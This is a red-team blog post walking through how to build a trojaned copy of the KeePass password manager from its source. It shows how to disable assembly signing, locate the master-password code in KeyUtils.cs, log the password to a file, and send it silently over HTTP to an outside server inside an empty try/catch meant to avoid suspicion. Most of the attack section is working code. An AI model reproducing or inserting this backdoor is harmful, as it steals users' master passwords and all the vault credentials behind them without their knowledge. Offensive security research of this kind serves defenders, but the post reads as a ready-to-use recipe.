Backdooring KeePass for Fun and Profit

blog.spookysec.net/Backdooring-KeePass

30 Aug 2023

Hey everyone!

Welcome back to another blog post. August is swiftly coming to a close and I really wanted to try to get one more post out before the month closes. I'm writing this on 8/30 for reference. No idea how long this is going to take, but we're going to run with it.

For those of you who don't know, I'm now in an internal red team role, this let's me get extra creative as I know our environment really well, for reference, I've worked at the company for 3~ years now and I'm still finding fun and creative ways to bonk people. So - the other day I had my KeePass vault open and thought "Wow, if someone really wanted to, they could yoink my key right out of memory and have most of my passwords". Then I thought "how classic, dumping memory. I'm sure there'd be a more stealthy way". I'm sure there is, so that's what I'll be exploring in todays blog post.

Sections & Pre-Reqs

This post will be broken down into 4 different sections:

- Improvise Adapt, Overcome
- Analyzing KeePass
- POC || GTFO
- Silent Exfiltration via the Web

In order to get the most out of this post, you should have some prior experience with C#, some basic knowledge of how Password Managers work and an adversarial mindset. Pretty straight forward. Let's dive into it :D


Improvise, Adapt, Overcome


My original idea was to create a backdoored version of KeePass that would send a GET/POST request to an attacker controlled web server. This in theory should be relatively easy! KeePass is FOSS and even OSI certified so this should be a piece of cake! So, naturally the first step would be to acquire the source code which can be found at the bottom of KeePass' downloads page. Unzipping it, it's a .sln project, how nice! Included there's also a ReadMe_PFX.txt file… How interesting… It reads:

```
All projects contain dummy PFX files. These PFX files are NOT
the ones with which the KeePass distributions are signed, these
are kept secret.

In order to unlock the private keys of the dummy PFX files,
use:

    "123123"  (without the quotes)

Official KeePass distributions are signed with private keys.
You can find the corresponding public keys in the

    Ext/PublicKeys

directory.
```

Uh oh. That's a problem… Will this derail our plan? Eh… I'm not going to let it. We'll keep on pushing forward! Sure, it's not really as cool as hijacking a DLL, hooking some APIs to spit out the password, but I'm not going to let a silly little signature stop me. Who even checks these things anyways! *disclaimer, that is a joke. digital signatures are very important and can be the difference in software running or software being quarantined by AV/EDR or even executing*. I still think it would be fun to go through with this. So, how can we remove the digital signature? This process is relatively simple, we just have to open the sln up in Visual Studio. In the Solution Explorer window, you should have 3 projects.

Right click a project and select "Properties", a new window should appear:


Search Solution Explorer (Ctrl+;)
Solution 'KeePass' (3 of 6 projects)
KeePass
KeePassLib
TrlUtil


KeePass | Program.cs


Application
Build
Build Events
Debug
Resources
Services
Settings
Reference Paths
Signing
Security
Publish
Code Analysis

Configuration: N/A   Platform: N/A

Assembly name: KeePass
Default namespace: KeePass
Target framework: .NET Framework 4.5.2
Output type: Windows Application
☐ Auto-generate binding redirects
Startup object: (Not set)
Assembly Information...

Resources
Specify how application resources will be managed:
● Icon and manifest
A manifest determines specific settings for an application. To embed a custom manifest, first add it to your project and then select it from the list below.
Icon: KeePass.ico   Browse...
Manifest: Embed manifest with default settings
○ Resource file:
Browse...

On the right side, you'll see a tab called "Signing". Select that. A new window will open related to code signing:



Configuration: N/A Platform: N/A

☐ Sign the ClickOnce manifests

Certificate:

Issued To	(none)
Issued By	(none)
Intended Purpose	(none)
Expiration Date	(none)
Signature Algorithm	(none)

Timestamp server URL:

☑ Sign the assembly

Choose a strong name key file: KeePass.pfx

☐ Delay sign only


When delay signed, the project will not run or be debuggable.

Uncheck the “Sign this assembly” box. Repeat the process for each of the projects. There’s one more thing we have to do. In the KeePass project, select the “Build Events” tab. You should see “Post-build event command line”. This references a application called “sgen”. This will also have some fun signature related stuff that may prevent us from compiling. I found it works with just these as arguments:

```
"$(FrameworkSDKDir)bin\sgen.exe" /assembly:"$(TargetPath)" /force /nologo
/compiler
```

Now you should be able to right click each project and select “Rebuild”. Compilation *should* complete without Errors. If it doesn’t - Read the errors and make sure sgen is in the expected location.

At this point, we should now have a working copy of KeePass that is **not** signed!



KeePass.exe Properties

Property	Value
Description	
File description	KeePass
Type	Application
File version	2.54.0.0
Product name	KeePass
Product version	2.54.0.0
Copyright	Copyright © 2003-2023 Dominik Reichl
Size	3.05 MB
Date modified	8/30/2023 11:55 PM
Language	Language Neutral
Original filename	KeePass.exe

Really Fake KeePass

KeePass.exe Properties — Digital Signatures

Name of signer:	Digest algorithm	Timestamp
Open Source De...	sha1	Wednesday, February...
Open Source De...	sha256	Wednesday, February...


Real KeePass

Downloads › Backdoored-Keypass › Build › KeePass › Release
This PC › Local Disk (C:) › Program Files › KeePass Password Safe 2
General
Compatibility
Security
Details
Previous Versions
Archive
Digital Signatures
OK
Cancel
Apply


Notice the one on the left does not have a Digital Signatures tab and the one on the right does. Take a guess at which ours is!

Analyzing KeePass

Reverse Engineering software is hard, I'll be the first to say it, but oh boy is it a lot easier when the software you're REing is FOSS! Fortunately for us it is. We're going to use my favorite tactic called "Using some information we know to correlate things to information we don't know!". What we do know is the dialogue that KeePass prompts us for when we input our password:




In this case, "Master password:". This should help us easily find the UI form that *should* reference the name of some variable or struct we could use to siphon data. My favorite text editor in the whole world is… not VS Code but Sublime. RegEx support is awesome, super fast, it does everything I need it to and more. We're going to use one of my favorite hot keys "Ctrl+Shift+F" to search all our files to find the string "Master Password".



```
Searching 1468 files for "Master password:" (regex)

C:\Users\Ronnie\Downloads\Backdoored-Keypass\Backup\KeePass\Forms\KeyCreationForm.Designer.cs:
   89           this.m_cbPassword.Size = new System.Drawing.Size(109, 17);
   90           this.m_cbPassword.TabIndex = 4;
   91:          this.m_cbPassword.Text = "&Master password:";
   92           this.m_cbPassword.UseVisualStyleBackColor = true;
   93           this.m_cbPassword.CheckedChanged += new System.EventHandler(this.OnPasswordCheckedChanged);

C:\Users\Ronnie\Downloads\Backdoored-Keypass\Backup\KeePass\Forms\KeyPromptForm.Designer.cs:
   86           this.m_cbPassword.Size = new System.Drawing.Size(109, 17);
   87           this.m_cbPassword.TabIndex = 2;
   88:          this.m_cbPassword.Text = "&Master password:";
   89           this.m_cbPassword.UseVisualStyleBackColor = true;
   90           this.m_cbPassword.CheckedChanged += new System.EventHandler(this.OnPasswordCheckedChanged);

C:\Users\Ronnie\Downloads\Backdoored-Keypass\KeePass\Forms\KeyCreationForm.Designer.cs:
   89           this.m_cbPassword.Size = new System.Drawing.Size(109, 17);
   90           this.m_cbPassword.TabIndex = 4;
   91:          this.m_cbPassword.Text = "&Master password:";
   92           this.m_cbPassword.UseVisualStyleBackColor = true;
   93           this.m_cbPassword.CheckedChanged += new System.EventHandler(this.OnPasswordCheckedChanged);

C:\Users\Ronnie\Downloads\Backdoored-Keypass\KeePass\Forms\KeyPromptForm.Designer.cs:
   86           this.m_cbPassword.Size = new System.Drawing.Size(109, 17);
   87           this.m_cbPassword.TabIndex = 2;
   88:          this.m_cbPassword.Text = "&Master password:";
   89           this.m_cbPassword.UseVisualStyleBackColor = true;
   90           this.m_cbPassword.CheckedChanged += new System.EventHandler(this.OnPasswordCheckedChanged);

4 matches across 4 files
```

Out of 1468 files we have 2 occurrences of “Master password:” in KeePass\Forms\KeyPromptForm.Designer.cs and KeePass\Forms\KeyCreationForm.Designer.cs files. Let’s take a peak at those. Clicking the file in Visual Studio shows the compiled design, neat. I never knew that.




It looks like KeyPromptForm.cs is what we’re after. Right clicking it and selecting “View Code” will show us the source. We can see in our prior screenshots, we’re looking at what I’m going to call the m_cbPassword struct. I don’t know if this is right, but that’s what I’m going to call it. We’ll want to see if we can identify what happens when this gets submitted. Searching the KeyPromptForm.cs file, we can see a function called OnBtnOK. Seems OK, a small function that calls another function called “KeyFromUI”. This tracks. Clicking on the Function, we can see a declaration:

```
internal static CompositeKey KeyFromUI(CheckBox cbPassword,
        PwInputControlGroup icgPassword, SecureTextBoxEx stbPassword,
        CheckBox cbKeyFile, ComboBox cmbKeyFile, CheckBox cbUserAccount,
        IOConnectionInfo ioc, bool bSecureDesktop)
```

This can be found in KeyUtils.cs on lines 113-116. stbPassword seems to be a relatively interesting variable, its likely that this contains the object we seek - the password!

POC || GTFO




```
internal static CompositeKey KeyFromUI(CheckBox cbPassword,
    PwInputControlGroup icgPassword, SecureTextBoxEx stbPassword,
    CheckBox cbKeyFile, ComboBox cmbKeyFile, CheckBox cbUserAccount,
    IOConnectionInfo ioc, bool bSecureDesktop)
{
    if(cbPassword == null) { Debug.Assert(false); return null; }
    if(stbPassword == null) { Debug.Assert(false); return null; }
    if(cbKeyFile == null) { Debug.Assert(false); return null; }
    if(cmbKeyFile == null) { Debug.Assert(false); return null; }
    if(cbUserAccount == null) { Debug.Assert(false); return null; }

    bool bNewKey = (icgPassword != null);
    byte[] pbPasswordUtf8 = null;

    try
    {
        if(cbPassword.Checked)
        {
            pbPasswordUtf8 = stbPassword.TextEx.ReadUtf8();
            if(bNewKey)
            {
                if(!icgPassword.ValidateData(true)) return null;

                string strError = ValidateNewMasterPassword(pbPasswordUtf8,
                    (uint)stbPassword.TextLength);
                if(strError != null)
                {
                    if(strError.Length != 0) MessageService.ShowWarning(strError);
                    return null;
                }
            }
        }
```

Looking at the surrounding function, we can see stbPassword is converted to UTF-8, a more user friendly format. We can also see some attempted validation, so if we want to be extra sure we've got the right thing, we can embed our GET/POST request in the function. As a Proof of Concept, let's just grab *all* the data a user enters. For simplicity of testing to ensure we've got the right field, we can just write the data out to a file.


```
if(cbPassword.Checked)
{
        pbPasswordUtf8 = stbPassword.TextEx.ReadUtf8();
        ...
        FileStream fs = File.Open("C:\\Users\\YOURUSER\\Downloads\\notapass.txt",
FileMode.Append);
        fs.Write(pbPasswordUtf8,0, pbPasswordUtf8.Length);
        fs.Close();
        ...
        if(bNewKey)
        {
                if(!icgPassword.ValidateData(true)) return null;
```

Compiling the code and running KeePass we are presented with roughly what we expect. No visual differences. Now, the magic is supposed to happen after we input the password and press the "OK" button (remember, we got this function from OnBtnOK).


Open Database - Database.kdbx

Enter Master Key
F:\Keypass\Database\Database.kdbx

We've entered our super secret password and pressing OK creates a new file!



```
JohnWick2022!!
```

Bingo. We got it. So, now we know definitely what variable contains the password. It should be trivial to send an HTTP request to our site to exfil our data. I'd recommend deleting the code in case you decide you want to actually weaponize this in prod… Just don't want to leave that laying around ;D


Silent Exfiltration via the Web

For our POC, we'll want to move down lower to grab the verified password and not just any password. I think line 147~ (in the IF statement)) is a good place for this, right before the data gets zero'd out from memory. Using the HttpWebRequest library, we can craft a simple HTTP request. The code looks something like so:

```
if (cbKeyFile.Checked) strKeyFile = cmbKeyFile.Text;
        ...
        try
        {
                string url = "https://xss.bananaisu.com/index.html?kp=" +
Encoding.UTF8.GetString(pbPasswordUtf8);
                HttpWebRequest request = (HttpWebRequest)WebRequest.Create(url);
                request.Method = "GET";
                request.GetResponse();
        }
        catch
        {}
        ...
        return CreateKey(pbPasswordUtf8, strKeyFile, cbUserAccount.Checked,
        ioc, bNewKey, bSecureDesktop);
        }
```

Pretty boilerplate, first line is our URL - the bytes like object is converted to a full fledge string (it didn't matter in our previous snippet because we were writing bytes out to a file). The second line actually creates the GET request, third sets the method, and lastly the forth sends the GET request by retrieving the response from the Web Server. I would highly recommend wrapping this in a try catch statement to avoid suspicion if the Web Server is not alive/dns records change, etc. etc. The last thing you want is an error message!

